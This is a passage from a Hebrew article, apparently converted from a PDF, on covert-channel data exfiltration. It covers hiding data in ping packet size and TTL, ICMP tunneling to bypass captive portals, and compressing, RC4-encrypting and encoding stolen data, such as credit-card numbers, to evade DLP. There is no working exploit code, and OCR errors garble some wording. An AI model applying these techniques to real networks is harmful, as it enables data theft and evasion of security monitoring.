אם בדוגמאות עסקין, אפשר להשתמש ב-command גם בשביל ערוצים סמיים מובוסי אחסון (בנגוד לשיטה עד עכשו שהיא מובוסת על זמן).

מהתובנות על הפורטרים שאפשר להזין, ניתן לראות כמה שדות נוספים שאפשר לקודד אליהם מידע:

```

Usage: ping [-t] [-a] [-n count] [-l size] [-f] [-i TTL] [-v TOS]
           [-r count] [-s count] [[-j host-list] | [-k host-list]]
           [-w timeout] [-R] [-S srcaddr] [-c compartment] [-p]
           [-4] [-6] target_name

Options:
  -t          Ping the specified host until stopped.
              To see statistics and continue - type Control-Break;
              To stop - type Control-C.
  -a          Resolve addresses to hostnames.
  -n count    Number of echo requests to send.
  -l size     Send buffer size.
  -f          Set Don't Fragment flag in packet (IPv4-only).
  -i TTL      Time To Live.
  -r count    Record route for count hops (IPv4-only).
  -s count    Timestamp for count hops (IPv4-only).
  -j host-list Loose source route along host-list (IPv4-only).
  -k host-list Strict source route along host-list (IPv4-only).
  -w timeout   Timeout in milliseconds to wait for each reply.
  -S srcaddr   Source address to use.
  -c compartment Routing compartment identifier.
  -p          Ping a Hyper-V Network Virtualization provider address.
  -4          Force using IPv4.
  -6          Force using IPv6.


```

- שינוי גודל מידע (size -l) – הפורטר זהה מגדר את אורך המידע שיתווסף לחבילה כדי לתת לה "משמעות" (גודל ברירת מחדל - 32 בתים). על ידי שינוי המספר הזה ניתן "לאותת" לתוכף טווח ערכים רחוב מאוד של מידע. כਮון שהפורטר זהה צריך להציג אשכלה מידע שאמור להיות קיים בחבילה, ועל כן, ping מציב את אותיות ה-abc בתור "מידע שרירתי" (בתמונה - החבילה שנוצרה על ידי ping בגודל buffer של 32 בתים והמידע השרירתי מסומן בכחול):

0000	3c 18 a0 0f f6 ae 8c fd de 84 4d f4 08 00 45 60	<..... .M..E`
0010	00 3c 00 00 00 00 73 01 75 7e 08 08 08 08 c0 a8	-<....s. u~.....
0020	01 2b 00 00 55 52 00 01 00 09 61 62 63 64 65 66	.+..UR... ..abcdef
0030	67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76	ghijklmn opqrstuv
0040	77 61 62 63 64 65 66 67 68 69	wabcfedg hi

היחסון המרכזי פה הוא שהערך הסומוי עלול להתגלות ולהיהרס כאשר נשתמש בערכים גדולים מדי (המערכת תחשב שמדובר ב-[Ping of death](#)) או שנשלח יותר מדי בקשות בטוווח זמן קצר מדי (המערכת תחשב שמדובר ב-[Smurf attack](#) או ב-[Ping Flood](#)).

.2. **שימוש בשדה זמן-חיים (ttl-i)** - TTL הוא מספר בגודל 8 סיביות שאנו יכולים להגדיר (בין 0-255). החוק עם המספר זהה פשוט: חבילה נוצרת עם ערך TTL ראשון (שזה מה שאנו מגדירים). בכל תחנה בראשת, בכל מכשיר או נתב שדרכו עוברת החבילה עד להגעתה ליעדה, המספר הזה יורד ב-1. כאשר המספר הזה מגע ל-0, החבילה חדלה מלתקיים. TTL נועד למנוע את כמות התחנות ולבזר חבילות שעשוות לולאות בתוך רשתות מחשבים. בהקשר שלנו, אם המספר הזה יגיע ל-0 לפני שהוא יגיע לתוקף - הוא לא יוכל לתוקף.




ביצוע פקודה ping עם ערך TTL של 64 יגרום לתוקף לקבל את החבילה עם TTL נמוך מ-64 (עד כמה נמוך? תלוי במספר התחנות בדרך). למרות העובדה שנעשה לשדה בזמן השילוחו שלו, ניתן להגדיר לו שני ערכי TTL ראשוניים שהיוו זה זהה באופן מובהק ולהפריד ביניהם. לדוגמה, ערך TTL התחלתי של 200 יתקבל התוקף בתור 183 (נגיד שיש 17 תחנות בדרך). התוקף מבין זהה יותר מ-100 וכן הוא מקבל '1'. חבילה אחרת, בעלת TTL התחלתי של 100 תתקבל אצל התוקף כ-83, ולאחר והערך נמוך מ-100, התוקף יבין שמדובר ב-'0'. זאת שיטה דומה לשיטה הראשונה שלנו, אך שאינה מבוססת על זמן, אז יכולה לאפשר שליחת חבילות ברכף (אין צורך בהמתנה).

מקרה קיצוני פוטנציאלי שיכולים להרוויס את השיטה זו זה אם ישן יותר מ-100 תחנות בדרך לתוקף (כלומר שחבילה שמהתחילה עם TTL 200 תגיע לתוקף עם ערך נמוך מ-100 וחבילות עם TTL התחלתי של 100 לא יגיעו לתוקף כלל). דבר אפשרי נוסף הוא שינוי תחנה בדרך שודרשת את ערך ה-TTL עבור כל החבילות העוברות דרך ומיציבת ערך TTL קבוע. מקרים אלו פוגעים בערז הסמי המתואר כאן וחוסמים אותו לחלווטין.

בונוס: ICMP ועקיפה של רשתות Wi-Fi "פתוחות"

פרוטוקול ICMPv4 (מודגר ב-[RFC 792: Internet Control Message Protocol](#)) הוא פרוטוקול בסיסי לדיווח שגיאות שימושים בו רכיבי רשת (נתבים, שרתים וכו'). הפרוטוקול זהה, בהגדתו, **לא נועד להעביר מידע** בין שני מחשבים, אלא רק לבדוק את טיב התקשרות ביניהם. אולם, בדוגמה למעלה ראים שהכל ping מציב מידע שירות (אותיות abc) בתוך החבילה, וכך יש לה את היכולת לסתוב מידע. במפרט של הפרוטוקול נוכל למצוא את השדה האחראי:



https://www.researchgate.net/figure/ICMP-packet-structure_fig5_316727741

הודעות ICMP הן תוספות לפרוטוקול IP ([RFC 791: Internet Protocol](#)) שפועלות באותה רמה (שכבה שלישית במודול ISO), ולכן הודעות ICMP משתמשות באותה ש道士ות כמו פרוטוקול IP (בתמונה - IP Header) ומוסיפות כמה משלחה (בתמונה - ICMP Header).


לפי הגדרה, פרוטוקול IP מחייב שדה Total Length שנitin להגדיר בגודל 16 סיביות שמתאר את גודל החבילה הכוללת (כל מספר עד 65,535). לעומת זאת, גודלה של חבילה אחת מוגבלת עד לגודל של 65,535 בתים (כולל ה-Headers). בנוסף לכך, לפי RFC972, זה חוקי לכלול שדה Data בתוך הודעה ICMP וכן לשים כל מידע שירות, שלא מוגבל מבחינת תוכן (בתמונה - מסומן באדום).

הגבלה היחידה של השדה הנ"ל היא באורךו, והוא נובעת מהשדה Total Length תודות לפרוטוקול IP. מכל זה נובע שהוא מדהים - משתמש יכול להעביר עד 65,507 בתים (~65.5KB) של מידע נתו בתוך כל חבילת ICMP, למקרה שהוא בכלל לא נדרש להעברת מידע.

לאורך השנים, כמו פרויקטים שונים ש-"עוטפים" מידע של פרוטוקול אחד ב프וטוקול אחר (מה שנקרא - ICMP Tunneling). באופן טבעי, אחד הפרוטוקולים שנמצאים בשימוש נפוץ בתחום זה הוא ICMP (זהה די הגיוני נוכח היכולת שלו להעביר מידע למזרת שהוא אין נועד לכך).

ICMP Tunneling היא סוג של תקשורת סמוייה שבה חבילות TCP נועטפות חבילות ICMP ונשלחות כבקשות דומות לביקשות היוצאות מ-ping (בקשות Echo), וכך מתאפשרת תקשורת TCP זו כיוונית מלאה, באמצעות פרוטוקול ICMP. אם מօסיפים הצפנה בדרך, מקבלים עורך סמי שמעביר חבילות ICMP שנראות (יחסית) לגיטימות. טכנית, אין סיבה לתוכנות הגנה לבדוק את התוכן של חבילת ICMP כי היא

לא אמורה להכיל מידע שהוא יותר מאותיות שרירותיות (למרות SCIOM כל התוכנות כבר התרגלו לכך שאפשר להעביר מידע באמצעות ICMP והן ערכות בהתאם).



abilities המידיע שנשלחות מגיעות לשרת ביןיהם, שפוגה את העטיפה של ICMP, מפענה את המידע ושולח אותו כרגע דרך האינטרנט לשרת אליו הלקוח רוצה להתחבר (שימוש ב-*Masquerading*). התשובה שמתבקשת מהשרת מוצפנת מחדש ונעטפת בתור חבילת ICMP ונשלחת אל הלקוח.

פרויקטים שמיצעים ICMP Tuneling, כמו [DhavaKapil של icmp tunnel](#), מכילים בוнос מעוניין ביותר. הפרויקט הזה את אמן יכול לשמש לאציגת מידע, אך הוא גם מסווין לעקיפה של מערכות [Captive Portal](#). רשותות Wi-Fi הציבוריות "פתחות" הן לא זרות לנו - הרשותות שנראות שאין מוגנות בסיסמה אך במעטם החיבור אליהן עולה חלון פופ-אפ ש牒קש אימות או כסף.

רבבית מערכות בקשר הגישה הללו משתמשות בהפניה באמצעות HTTP (קוד 302 שמודיל אל שרת האימות, או קוד 511) או הפניה באמצעות DNS (כל דומיין מוביל אל שרת האימות). לרוב, המערכות הללו מחפשות באופן אקטיבי חבילות TCP (כי דרך עובר HTTP) או חבילות UDP (כי דרך עובר DNS). לא נועד להעברת מידע בדרך כלל, וחסימה של הפרטוקול יכולה לפגוע בפונקציונליות של הרשת (לכן, לא סביר שיבטלו אותן).

על ידי שימוש בתוכנות שמיציאות ICMP Tunneling, כמו [icmp tunnel](#), אחד יכול באופן תיאורתי לעקוף Captive Portals ולהתחבר לרשותות Wi-Fi "פתחות", ללא אימות (ובcheinם!).

ומה עושים עם המידע? על דחיסה, הצפנה וקידוד מידע

כעת עוסק בחלק שחשוב לא פחות מבחרת העוז הסמוני, והוא התהליך שנוצר להעביר את המידע שלנו לפני שליחתו. כפי שניתן לראות, ערוצים סמוניים באים עם דרישות שונות בנוגע למידע שנייתן להציג בהם. המידע, בצורתו הגלומית, לא יכול לעבור במרבית הערוצים הסמוניים ללא האגתו בצורה אחרת, או חלוקה שלו לתתי-חלקים.

כשמדובר על המידע המועבר, יש לנו מספר מטרות שנרצה להשיג:

- **נרצה שכמות המידע שנוצר להעביר תהיה כמה שיותר קטנה (דחיסה)**, מאחר וככל שנעביר יותר מידע לארוך זמן כך יעללה הסיכון שיזהו את העוז הסמוני שלנו וייסגו אותו.
- **נרצה להצפין את המידע המועבר** כך שמערכות ذיהוי והגנה בדרך לא יוכל לפענה אותו ולזהות שמדובר במידע רגיש (הצפנה).
- **נרצה לשנות את הדרך בה אנחנו מציגים את המידע** כך שתתאים לעוז הסמוני (קידוד מידע), ולעשות זאת בצורה חכמה.
- **נרצה שהמידע שנעביר יראה כמו שיותר לגיטימי ו-"אנושי".** לשם כך נדרש להסתיר מידע חסוי בתוך מידע לגיטימי (סטeganography, אבל לא ניכנס לזה במאמר זהה).



סטטוגרפיה
(Steganography)



קידוד נתונים
(Data Encoding)



הצפנה
(Encryption)



דחיסה
(Compression)

שימוש בדחיסה

אם אתם לא מכירים את העקרונות הבסיסיים של דחיסה, אני ממליץ שתצפו [ב סרטון של Techquickie](#) שנותן הסבר כללי על שיטות לדחיסת נתונים ואייר הן עובדות. אם הסבר עמוק יותר הוא מה שאתם מחפשים, אני ממליץ בחום על [הכתבה של שחף אלגוסלטי](#), [ואפיק קסטיאל \(cp477fk4r\) מגילו 106](#) שנכנסת לעומק בנושא כמו קוד האפמן, אלגוריתם למפל-ז'יו, ועל השימושים של דחיסה בעולם ה-Web.



דחיסה היא דבר נהדר, כי היא עונה לנו על צורך בסיסי - הקטנת כמות המידע שעובר בתווים כדי לא לחסוף את העוז הסמוני. פרויקטים קודמים שעשיתי הiliary נטה לדוחס כל פיסת מידע במחשבה שזהה יעשה את המידע קצר יותר, ויגרום לו לעבור מהר יותר דרך הרשת.

אך מהר מאד למדתי שיש מקרים שבהם לא נרצה לדוחס את הנתונים שלנו:

1. **מעט מידע או מידע רנדומלי מדי (ללא יתרות)** - דחיסה היא משחק של "קח-ו-תן". כמובן, דחיסות שונות יכולות להקטין את גודל המידע הגלומי אבל הן צרכות להוסף מידע משלهن בראש הקובץ (File Header), קוד לאייתו שגיאות ומם כן גם מידע שקריטי לצורך הפעילה של הדחיסה (כמו העץ הבינארי בקוד האפמן). לכן, אם המידע המקורי קצר מדי, ביצוע דחיסה יכול בעצם להגדיל את התוצרת הסופי, שהוא לא דבר רצוי. בנוסף, מידע שאין בו יתרות או תכניות כלשהן שחוזרות על עצמו (כמו מידע רנדומלי לחלווטין) גם לא יטיב עם דחיסה, מאחר הגודל של הקובץ הדוחס לא יהיה קטן בהרבה מגודל המידע המקורי.
2. **מידע הוא לא טקסטואלי** - במרבית המקרים, כאשר נדוחס מידע, גם אם הוא טקסט במצבו המקורי, הקובץ הדוחס לרוב לא יהיה טקסט. הסיבה לכך היא כי פורטט דחיסה רוצים לתפוז כמה שפחות מקום, להיות כמה שיותר יעילים, והפתרון לכך הוא לעזוב את עולם אותיות ה-ASCII ולבור למידע ביןארי. לרוב, זאת לא תהיה בעיה אצלנו כי מרבית השיטות לביצוע זילגת מידע שאציג כאן מועדו להعبر סיביות בין Ariot (כך שאין מגבלת כלשהי שמחיבת שימוש באותיות ASCII). עם זאת, חשוב לציין את השינוי הזה שלאחריו מידע לרוב דוחס ובינארי.
בנוסף, יש לזכור שהמחשב שיצטרך לבצע את הליך הדחיסה הוא לא אחר מהמחשב הארגוני שהשתלטו עליו (שמחזק את המידע המקורי). זה מוסיף לדבר נסיך של דקויות להתחשב בהן - המשאים של המחשב (מבחןת יכולת לבצע את הדחיסה), הרשות משתמש זמין, הוספה קוד לתוכנת RAT שתעשה את הדחיסה, וכל זה - אולי להtagלוות על ידי מערכות אנט-וירוס. הרכבת רשימה של קרייטריונים שנייתן להתייחס אליהם כשבוחרים דחיסה לשיטה זילגת מידע:

1. **דחיסה כללית (general-purpose) vs. דחיסה ספציפית (specific-purpose)** - זה חשוב מאוד להכיר את המידע שאנו רוצים להוציא מהרשט - מה הפורטט שלו, איך הוא בניו וכו'. שיטות דחיסה כלליות (כמו gzip) יודעות לדוחס כל רצף בתים, ולהוציא קובץ דוחס בסוף. דחיסות ספציפיות, לעומת זאת, נועדו לפורטט מסוים כשהן יודעות איך לנצל אותו בצורה שבה הדחיסה תרידיה מיטבית אליו. דחיסת קבצים כלליים שונה מאוד מדחיסת תמונות והן שונות מאוד מדחיסת וידאו או קבצי PDF.
לדוגמא, אם תמונות אלה שאותם מעוניינים להוציא מרשת הארגון, אולי תshall להקטין את הרזולוציה של התמונה (דבר ש-gzip לא יודע לעשות), או להשתמש במקודד תמונות ייחודי כמו [MozJPEG](#), שיכל להקטין משמעותית את גודל הקובץ מבלי לאבד הרבה מהוות התמונה (שייפור של [squoosh.app](#) בין 300% ל-800% לעומת דחיסה כללית). ניתן לחזות בכוח של דחיסת תמונות באתר [squoosh.app](#) שמציג שיטות דחיסה שונות לתמונות (גם את MozJPEG) ותוספות מריהיבות פשוטות לא ניתן להשיג עם דחיסה רגילה. עם זאת, לא הייתה ממהר להספיד את הדחיסות הכלליות.

הסיבה המרכזית לכך היא כי דחיסות כלליות הן כלי מועיל כמעט ולא מרבית הקבצים הבינאריים שהם לא מדיה (קבצי PDF, קבצי DOCX, מודלים תלת ממדיים, וכו'). הדינמיות שלהם יכולה לכוזז

הכל (גם אם מעט בהשוויה לדחיסה ספציפית) משaira אותו אופציית בדיקן כמו שיטות אחרות. יתרון נוסף של הדחיסה הכללית ניתן לראות בפסקה הבאה.

2. עדיף להשתמש בתוכנות מותקנות על המחשב - מתקפות נזקה מסוג [Fileless](#)


כשהן הראו יעילות ותוצאות בשימוש בransomware ברחבי העולם (הן במחשבים פרטיים והן במחשבים ארגוניים). הרעיון להשתמש בכלים שכבר מותקנים אצל המשתמש במקום להוריד קבצי הריצה ולהפעיל אותם הוא מתוק בדיקן כמו שהוא קטלני. השימוש בתוכנות מובנות נראה לgitימי בהשוויה להורד קבצי הריצה חדשים, והתוכנות המובנות יכולות להיות בעלות פונקציונליות לא מעטה אם יודעים איך להשתמש בהן נכון. במרבית מערכות לינוקס ניתן למצוא את [tar](#), כל דחיסה עצמאית שימושה לדחיסה של קבצים בפורמטים שונים כולל GZIP ו-BZIP2.

שימוש בו יכול, לדוגמה, לחסוך את שורות הקוד שגדירות את המתמטיקה והאלגוריתמיקה שהיא ינו צריכים להוציא בתוכנה שלנו לביצוע תהליך דומה (כנראה נזקה לשלבי או RAT). בנוסף, כלי GNU לרוב כתובים ומותכנים בצורה מאוד עילית, ולכן הביצועים שלו יכולים להיות טובים יותר בהשוואה לדחיסה שתנסה ליצור בעצמכם. אולם, יתכן שלא תראו לנכון להיות תלויים בתוכנות שמותקנות על המחשב הארגוני המוגבל והישן, ובצדק.

PowerShell, לדוגמה, מותקן על מרבית מחשבי Windows בתור ברירת מחדל, אך עקב השימוש הנרחב של נזקות בעלי העוצמה הזה, לעיתים בלתיים אותו ולאאפשרים לו לרוץ על מחשבים ארגוניים. באופן דומה, ישנים ארגוניים שمبرילים גישה לכלים בסיסיים במערכות הפעלה כחלק מדוקטרינת אפס-אמון.



המחשב הנתקף
הוא שמבצע את
הדחיסה



שימוש בהצפנה

הצפנה היא החברה היכי טוביה של כל שיטה לביצוע **Data Exfiltration**. כמעט כל דגימת וירוס שנטקלתי בה הכליה סוג זהה או אחר של הצפנה. הסיבה לכך היא פשוטה - יותר קשה להזות דיליפוט של מידע רגיש כשהוא מוצפן. בשונה מധיסה, שימוש בהצפנה לא אמרור להגדיל את אורך המידע. בפועל - מידע מוצפן יוצא ארוך יותר מהמידע המקורי בגלל מספר סיבות:




1. הצפנות סימטריות בעלות תוכנה לפיה כל צופן (ciphertext) יכול להיות מפוענה למידע מקורי (plaintext), או במילים אחרות - אם מישחו ישנה את הצופן, עדין יהיה ניתן לפענה אותו (פשוט לא למידע המקורי שרצינו). אם אתם מצפים קובץ, תרצו **וידוא שהמידע המוצפן הועבר ללא שינוי** בדרך, ולשם כך מօסיפים מידע נוסף המשמש לאימות (checksum, Hash, חתימה דיגיטלית וכו').
 2. מרבית הצפנים הסימטריים משתמשים ב-"**בלוק**" (מושג לתאר יחידת מידעבודדת שבמצעים עליה את ההליך המתמטי של ההצפנה/פענוח) שగודל מבית בודד. AES-128, לדוגמה, עשוה הצפנה ופענוח עם 16 בתים ב מכאה אחת (כלומר, "בלוק" יחיד של AES-128 הוא 16 בתים). כתוצאה לכך, אם גודל הקובץ הוא אינו مضולה ישירה של גודל הבלוק, יהיה צורך "**לרפְּד**" (padding) את המידע (על ידי הוספה מידע בסוף הקובץ) על מנת **שהיה מספיק בשבייל בלוק אחרון שלם**. עם זאת, ישנו דרך לעשות את המתמטיקה על הבלוק האחרון מבל' לרפְּד אותו (כמו [Ciphertext Stealing](#)) אבל זה יבוא על חשבון סיבוכיות וזמן ריצה של אלגוריתם ההצפנה.
 3. יש הרבה שיטות שונות להצפין קובץ. לרוב, זהiesel להוסיף header שכותב בו מידע רלוונטי לשיטת ההצפנה, סוג האלגוריתם, מגנונים שונים שהיו בשימוש וכו' **על מנת שבתהליך הפענוח לא יהיה שגיאות בגין לפרמטרים שאמורים להיות בשימוש**. עבורנו, הסעיף הזה לא מאד רלוונטי - אנחנו שולטים בהצפנה. אנחנו שולטים בפענוח. אנחנו שולטים בפרמטרים ובמפתח/ות בשימוש. הצפנה שקל לישם (וגם נמצאת בשימוש רחוב מאוד בקרוב נזקוק) היא **צופן RC4** - צופן זרם סינכרוני המיועד לתוכנה, פשוט יותר וקל לישום והטעה. עקב פשטוטו הוא היה בעבר בשימוש נרחב בפרוטוקולים כמו SSL ו-WEP. במהלך ההצפנה, מפתח ההצפנה משולב עם הטיקסט בית אחר בית, באמצעות אופרטור XOR בדומה ל[צופן ורנְט](#) (מתמטיקה שמאוד קל לישם, ואין דרושת משאים רבים).
- אולם, עקב חולשות שהתגלו בו הוא אינו בטוח ואני מומלץ לשימוש קרייפטוגרפי כיום. לרוב המזל, אם לא מחפשים הצפנה שבתויחה לשימוש קרייפטוגרפי אלא רק שיטה לעerval את המידע המועבר כך שהיאקשה למערכות הגנה להזות אותו בתור מידע רגיש ולכן הצופן הזה יהיה מושלים עבורנו.

קידוד מידע

101
010

קידוד מידע הוא החלק הכי קריטי מבין השלושה שנדרן עליהם. דחיסה היא הליך אופציוני להלוטין, וגם הצפנה (למרות שמומלצים מאוד). שימוש נכון בקידוד מידע יכול לעזור לנו להקטין את גודל המידע המועבר בתווור וגם לסייע בהסתתרתו (אם כי לא מהוות תחליף להצפנה). העיקרון הבסיסי בקידוד מידע הוא **שלכל מידע רבף של אחדים ואפסים** וכך הוא יוחסן בזיכרון או יעבור בתווור. לנו, בתור אנשים, לא קל להבין את העקרון הזה, כי ההגדרה שלנו לא-**"יחידת בסיס של מידע"** הן אותיות ומספרות דצימליות. אם לנוכח בפשטות, קידוד מידע הוא משחק שבו אנחנו ממפים רצפים של אחדים ואפסים לסת ערכים מסוימים, והמנצח במשחק הוא זה שמצליח לבטא את אותו סט ערכים באופן אופטימלי.

לקידוד מידע תקין יש דרישת הכרחית: **חד-חד-ערכיות (אחד לכל אחד)** - בשיטת קידוד מידע, לכל פיסת מידע מוקודד חייבת להיות רק **פיסת מידע מקורית אחת**. לא ניתן שניים נתונים יכולים ליצור את אותו מידע מוקוד, כי אחרת לא יוכל לדעת לאיזה מידע המקורי אנחנו מתכוונים בתהילך הפענוח. לדוגמה:



בדוגמה לעיל ניתן לראות מפתח ערכים על מנת לקודד הודעות שבנויות מהאותיות A, B ו-C. הودעה כמו "ABAB" תקודד לפי המפתח בתוור "1010". הבעייה עולה בפענוח - הרצף המוקודד "1010" יכול להיות מתורגם במספר אפשרויות, שכולן סבירות ("1010" יכול להיות ABC לדוגמה, שזה לא המסר המקורי שהתכוונו אליו). כל שיטת קידוד מידע תודה שלא ניתן "לפרש" הودעה מוקודדת ליותר מתרגומים אחד ייחיד.


שיטת אופטימלית لكידוד מידע היא אחת שלא תאריך את כמות האותיות שנמצאות בשימוש (שהמידע המוקוד יהיה קצר יותר, שווה באורך או גדול במקצת מהמידע המקורי), שלא תדרש הרבה משאים (הן מבחינת זיכרון והן מבחינת זמן ריצה), ושתיהיה ייחודית. הסיבה לקריטריון האחרון היא כי מערכות DLP יודעות לזיהות ולפענה סוג קידוד מוכרים כמו Hex, Base64, Base85 וכו'.

עבור כל מידע שידוע לנו שנרצה להוציא מחשב ארגוני, נshall את עצמנו מהי הדרך הכי טובה לקודד אותו כך שייקח כמה שפחות מקום על המחשב (ללא שימוש בדחיסה). נגיד שהתחבריםנו לאחד המחשבים בبنך הדמיוני בום-שאקלאלקה בע"מ אנחנו רוצים להוציא מידע על כרטיסי אשראי של משתמשים.

נרצה לשאול את עצמנו מהי כמות המידע הדיגיטלי הקטנה ביותר שיכולה להכיל את פרטי כרטיס אשראי בודד?




נסתכל על שיטות שונות להציג את אותו מידע - מספר כרטיס אשראי. נראה איך שיטות קידוד נפוצות שונות יכולות להשפיע על כמות המידע ועל אורך. בנסיבות הנוכחיות, אנחנו מסכימים על מספר כרטיס האשראי בתוך 16 אותיות ASCII. במצבו הנוכחי, כל ספרה לוקחת בית שלם:



תמונה	אורך מידע מקודד	קידוד מידע
4085123456789012	16 אותיות = 16 בתים	<u>טקסט ASCII</u>
	64 אותיות = 64 בתים תצוגת טקסט - 1 ואפס הם פשוט אותיות שגודל כל אחת מהן היא בית	<u>(BCD) Binary Coded Decimal</u>
@ .. 4 V x .. חלק מן האותיות (.) לא ניתנות לתצוגה	8 בתים	<u>(BCD) Binary Coded Decimal</u> (תצוגה בינארית - 1-0' הן סיביות ביצירון, לא סתם אותיות)
NDA4NTEyMzQ1Njc4OTAXMg==	24 אותיות = 24 בתים	<u>Base64</u> (מספר כרטיס האשראי נקלט ASCII)
GQYDQNJRGIZTINJWG44DSMBRGI=====	32 אותיות = 32 בתים	<u>Base32</u> (מספר כרטיס האשראי נקלט ASCII)
e8 36 5e c8 16 a1 04 è6^È. i. (תצוגת Hexdump)	14 אותיות Hex = 7 בתים	<u>בסי 16 (Hex)</u> - המרה מערך דצימלי (מספר כרטיס האשראי נקלט כמספרשלם)
1481zt3erkk	11 אותיות = 11 בתים	<u>בסי 36</u> - המרה מערך דצימלי

אורך המידע המקורי - ניתן לראות כי כאשר אנחנו מתייחסים למספר בתור אותיות ASCII, אנחנו עושים לו על. שימוש בקידודים שנועדו למידע בינארי (כלומר, כל סוג של מידע דיגיטלי) כמו Base64, Base62, Base32 וко' רק מאריכים את כמות המידע שיש להעביר בתווים, כאשר השיא הוא של Base32 עם הגדלה של פי 6x לעומת המידע המקורי.



השיטות הייחודיות שהצלחו להקטין את כמות המידע המועבר הם אלו שזיהו שמדובר בקלט מספרי (BCD, בסיס 16, בסיס 36). שיטות קידוד שיוודעות לעבוד היבט עם מספרים, מצליחות לצמצם כמעט בחצי את כמות המידע (כגון ASCII היא שיטה אiomת אם אנחנו שומרים רק מספרים). הקידוד לבסיס 16 לא הסתכל על מספר כרטיס האשראי בתור אותיות ASCII בודדות, אלא בהקשר של מספר דיגיטלי עצום באורךו, והוא מכר לבסיס 16. כתוצאה לכך, בממוצע, 2 ספרות יכולו להיות מוצגות בבית אחד (ומכאן הצמצום בחצי באורך).

נראות מידע - קידודי המידע הבינארי (Base64 ומשפחתו) מוצאים מידע אלפאנומי (אותיות ומספרים) עם כמות כלשהי של "=" בסוף (לצורך "ריפוד"). לעומת זאת, השיטות שזיהו שמדובר במספר שלם הוציאו ביל ביניاري, שלא ניתן להעביר אותו באמצעות טקסטואליים. מוצא אלפאנומי יכול להיות מאוד מועיל לשיטות לזריגת מידע. אחד, לדוגמה, יכול לצלם עם הטלפון האישי שלו את המסר של מחשב ארגוני שמציג קובץ ביניاري רגיס שמקודד ב-Base64 ויכול לשחזר את זה לחלווטן לפי התמונה.

